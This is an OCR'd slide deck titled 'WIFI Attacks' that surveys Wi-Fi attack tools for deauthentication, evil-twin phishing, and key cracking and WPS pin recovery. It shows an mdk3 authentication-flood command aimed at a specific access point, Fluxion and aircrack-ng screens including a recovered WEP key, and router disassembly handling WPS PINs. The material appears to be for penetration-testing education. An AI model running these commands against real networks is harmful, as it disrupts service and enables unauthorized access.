
WIFI Attacks


Ahmed Alroky ©

DE authentication

- deauther
- Wipwn
- Aircrack-ng
- Mdk3




```
interface mon0:
ioctl(SIOCGIFINDEX) failed: No such device
root@kali:~# mdk3 wlan0mon a -a E4:D3:32:8C:B3:AA

AP E4:D3:32:8C:B3:AA is responding!
AP E4:D3:32:8C:B3:AA seems to be INVULNERABLE!
Device is still responding with   500 clients connected!
AP E4:D3:32:8C:B3:AA seems to be INVULNERABLE!
Device is still responding with  1000 clients connected!
AP E4:D3:32:8C:B3:AA seems to be INVULNERABLE!
Device is still responding with  1500 clients connected!
AP E4:D3:32:8C:B3:AA seems to be INVULNERABLE!
Device is still responding with  2000 clients connected!
AP E4:D3:32:8C:B3:AA seems to be INVULNERABLE!
Device is still responding with  2500 clients connected!
AP E4:D3:32:8C:B3:AA seems to be INVULNERABLE!
Device is still responding with  3000 clients connected!
AP E4:D3:32:8C:B3:AA seems to be INVULNERABLE!
Device is still responding with  3500 clients connected!
AP E4:D3:32:8C:B3:AA seems to be INVULNERABLE!
Device is still responding with  4000 clients connected!
AP E4:D3:32:8C:B3:AA seems to be INVULNERABLE!
Device is still responding with  4500 clients connected!
AP E4:D3:32:8C:B3:AA seems to be INVULNERABLE!
Device is still responding with  5000 clients connected!
```



Evil twin


- Fluxion
- Linset
- Wifiphisher



```
                 FLUXION 6.9     < Fluxion Is The Future >

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

                      ESSID: "Kali Linux. in" / WPA2
                    Channel:  1
                      BSSID:  7C:D6:61:13:FE:4D ([N/A])

*] Select a method of handshake retrieval

        [1] Monitor (passive)
        [2] aireplay-ng deauthentication (aggressive)
        [3] mdk4 deauthentication (aggressive)
        [4] Back

luxion@kali]-[~]
```

Cracking


- aircrack-ng
- John and hashcat
- Wps pin
- Krack attacks



```
                              Aircrack-ng 1.1 r1899

                   [00:00:00] Tested 136 keys (got 22412 IVs)

  KB    depth   byte(vote)
   0    0/  1   D4(33024) 7B(29440) 6A(28672) 0F(28416) 21(28160) 3A(28160) 28(27904) 88(27904)
   1    3/  6   3C(27904) 47(27648) 4A(27392) AA(27136) E5(27136) 3F(26880) 89(26880) 8D(26368)
   2    0/  1   32(30976) 9A(27904) 2E(27136) 3C(27136) 8A(27136) 15(26880) 39(26880) 86(26880)
   3    0/  2   C5(31744) B9(30720) 9C(28416) 53(28160) BC(27904) DE(27904) 1F(27136) ED(27136)
   4    4/ 13   AB(28928) 14(28672) 63(27904) C1(27904) 07(27648) 4D(27648) 7E(27648) 56(27392)

               KEY FOUND! [ D4:76:32:C5:AB ]
      Decrypted correctly: 100%

root@bt:~# 
```

Defaults and allgorithms

- Wps algorithms
- Wps default pins



```
la      $t9, getHwSetting
la      $s2, 0x5A0000
la      $s3, 0x5A0000
jalr    $t9 ; getHwSetting
addiu   $a0, (aWsc_pin - 0x590000)  # "WSC_PIN"
lw      $gp, 0x40+saved_gp($sp)
move    $a0, $s0
la      $t9, sub_4D56F8
nop
jalr    $t9 ; sub_4D56F8
move    $s1, $v0
lw      $gp, 0x40+saved_gp($sp)
move    $a0, $s1
la      $t9, strcmp
nop
jalr    $t9 ; strcmp
move    $a1, $s0
lw      $gp, 0x40+saved_gp($sp)
addiu   $a2, $s3, (aGetwpspincode - 0x5A0000)  # "getWPSPinCode"
la      $a3, 0x5A0000
la      $t9, __system
addiu   $a3, (aUenvSetWsc_pin - 0x5A0000)  # "uenv set WSC_PIN %s"
addiu   $a0, $s2, (aOptReleaseR_20 - 0x5A0000)  # "/opt/release/rt6856/RT288x_SDK/source/u"...
beqz    $v0, loc_4D5D18
li      $a1, 0x9BF
```

Ahmed Alroky ©